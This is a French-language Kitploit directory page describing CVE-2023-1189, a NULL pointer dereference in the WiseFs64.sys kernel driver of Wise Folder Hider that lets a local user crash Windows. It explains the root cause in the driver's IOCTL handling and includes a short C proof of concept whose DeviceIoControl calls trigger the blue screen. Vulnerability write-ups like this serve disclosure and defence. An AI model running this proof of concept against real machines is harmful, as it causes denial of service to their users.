
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
Outils/GitHubGitHub/le0s1mba/cve-2023-1189
Analyse des VulnérabilitésExploitationExploitation de Binaires
GitHuble0s1mba/cve-2023-1189

CVE-2023-1189

CVE-2023-1189 PoC et exploit

Voir le dépôt
28il y a 0 ansPas encore vérifié

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    624
  • 3

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    412
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer est une plateforme open-source de Gestion des Accès Privilégiés (PAM) qui offre aux équipes DevOps et IT un accès sécurisé et à la demande aux terminaux SSH, RDP, Kubernetes, bases de données et RemoteApp via un navigateur web.

    333
  • 5

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    328
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Moteur OSINT alimenté par l'IA pour découvrir et cartographier plus de 7 700 identités sur les réseaux sociaux à travers le web

    280

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

CVE-2023-1189

1. Aperçu

ÉlémentDétails
CVE IDCVE-2023-1189
Type de vulnérabilitéArrêt ou libération incorrecte d'une ressource (CWE-404)
Logiciel concernéWiseCleaner Wise Folder Hider
Composant vulnérableWiseFs64.sys (pilote noyau)
Version vulnérable4.4.3.202
CVSSNVD - 5.5 (Moyen), VulDB - 3.3 (Faible)
Date de divulgation06 mars 2023

Cette vulnérabilité est une faille de déni de service local qui permet à un attaquant, avec des privilèges utilisateur, de provoquer un déréférencement de pointeur NULL dans le noyau via un IOCTL spécifique, menant à un écran bleu (BSOD).

2. Cause racine

La vulnérabilité CVE-2023-1189 se produit dans le pilote noyau WiseFs64.sys créé par le programme d'installation de Wise Folder Hider version 4.4.3.202.


Le flux global de la vulnérabilité est le suivant :

image.png

Examinons ce flux en détail :

Fonction DriverEntry


Tout d'abord, la fonction DriverEntry définit la fonction dispatchDeviceControl à l'index 14 de la table de dispatch. Ainsi, tous les IOCTL entrants via \\.\WiseFs sont redirigés vers dispatchDeviceControl.
Fonction dispatchDeviceControl


Lorsqu'on entre dans la fonction dispatchDeviceControl, elle vérifie d'abord s'il s'agit du périphérique de contrôle ; si c'est le cas, elle entre dans la fonction handleControlDeviceIoctl.

Fonction handleControlDeviceIoctl

La fonction handleControlDeviceIoctl contient la logique de traitement des codes IOCTL réels. Parmi les différents codes IOCTL, les codes 0x222400, 0x222404 et 0x222410 ne comportent pas de vérification de la valeur NULL du tampon (buffer). Par conséquent, si l'on appelle ces IOCTL alors que le tampon est NULL, le pilote accède au tampon, provoquant un déréférencement de pointeur NULL et un écran bleu (BSOD).

3. Preuve de concept (PoC) et exploit

#include <stdio.h>
#include <Windows.h>
#include <winioctl.h>

#define SymLinkName L"\\\\.\\WiseFS"

HANDLE hDevice;

int main(int argc, char* argv[]) {
	DWORD dwWrite = 0;

	hDevice = CreateFileW(SymLinkName, GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
	if (hDevice == INVALID_HANDLE_VALUE) {
		printf("failed to CreateFile\n");
		return 1;
	}

	// case 0x222400
	// DeviceIoControl(hDevice, 0x222400, NULL, 0, NULL, 0, &dwWrite, NULL);

	// case 0x222404
	// DeviceIoControl(hDevice, 0x222404, NULL, 0, NULL, 0, &dwWrite, NULL);

	// case 0x222410
	// DeviceIoControl(hDevice, 0x222410, NULL, 0, NULL, 0, &dwWrite, NULL);
	
    CloseHandle(hDevice);
    return 0;
}

4. Références

  • https://nvd.nist.gov/vuln/detail/CVE-2023-1189
  • https://www.cve.org/CVERecord?id=CVE-2023-1189
  • https://cwe.mitre.org/data/definitions/404.html
  • https://github.com/zeze-zeze/WindowsKernelVuln/tree/master/CVE-2023-1189
Télécharger l’outil